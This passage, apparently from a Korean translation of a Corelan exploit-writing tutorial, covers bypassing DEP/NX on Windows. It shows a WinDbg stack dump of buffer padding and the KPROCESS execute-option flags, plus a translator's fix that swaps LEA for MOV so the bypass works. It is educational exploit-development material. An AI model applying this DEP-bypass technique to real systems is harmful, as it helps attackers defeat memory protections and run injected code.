
```
0:000> d esp
0012e228  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e238  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e248  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e258  44 44 45 45 45 45 46 46-46 46 46 46 46 46 46 46  DDEEEEFFFFFFFFFF
0012e268  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e278  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e288  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e298  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
```

그리고 다시 한 번 KPROCESS를 살펴 보면, ExecuteEnable 플래그가 활성화 되어 있는 것을 볼 수 있다.

```
+0x06b Flags            : _KEXECUTE_OPTIONS
   +0x000 ExecuteDisable    : Pos 0, 1 Bit
   +0x000 ExecuteEnable     : Pos 1, 1 Bit
   +0x000 DisableThunkEmulation : Pos 2, 1 Bit
   +0x000 Permanent         : Pos 3, 1 Bit
   +0x000 ExecuteDispatchEnable : Pos 4, 1 Bit
   +0x000 ImageDispatchEnable : Pos 5, 1 Bit
   +0x000 Spare             : Pos 6, 2 Bits
+0x06b ExecuteOptions    : UChar
```

이제 완성된 공격 코드를 실행해 보자.

원문에는 정상적으로 DEP 우회에 성공했다고 나왔지만, 역자의 경우 위 방식대로 진행을 하더라도 NX 비트를 우회할 수 없었다. 문제를 분석한 결과, 다음과 같은 결론이 나왔다.



EBP-4 지점에는 우리의 의도대로 2가 들어가게 된다. 하지만 그 값을 가져오는 역할을 수행해야 할 명령어가 0x02가 아닌 데이터가 위치한 주소값을 가져오게 되어 NX 비트를 비활성화 시킬 수 없다. MOV 명령과 LEA 명령의 차이에 대해 알아보자.

- LEA는 좌변에 우변의 주소값을 입력한다.
- MOV는 좌변에 우변의 값을 입력한다.

즉, LEA 명령이 아닌 MOV 명령을 사용해야 0x2 값이 EAX로 삽입된다. 역자가 직접 LEA 명령어를 MOV로 패치한 결과 NX 비트가 우회 되었다. 코어랜팀의 의도를 제대로 파악하지 못한 것일 수도 있다. 다만 역자의 원문에서 나온 내용을 그대로 따라 해도 정상적으로 우회할 수 없다는 사실을 발견한 것뿐이다. 최대한 직접 코드를 작성해 테스트 해 보고 이해할 것을 권장한다.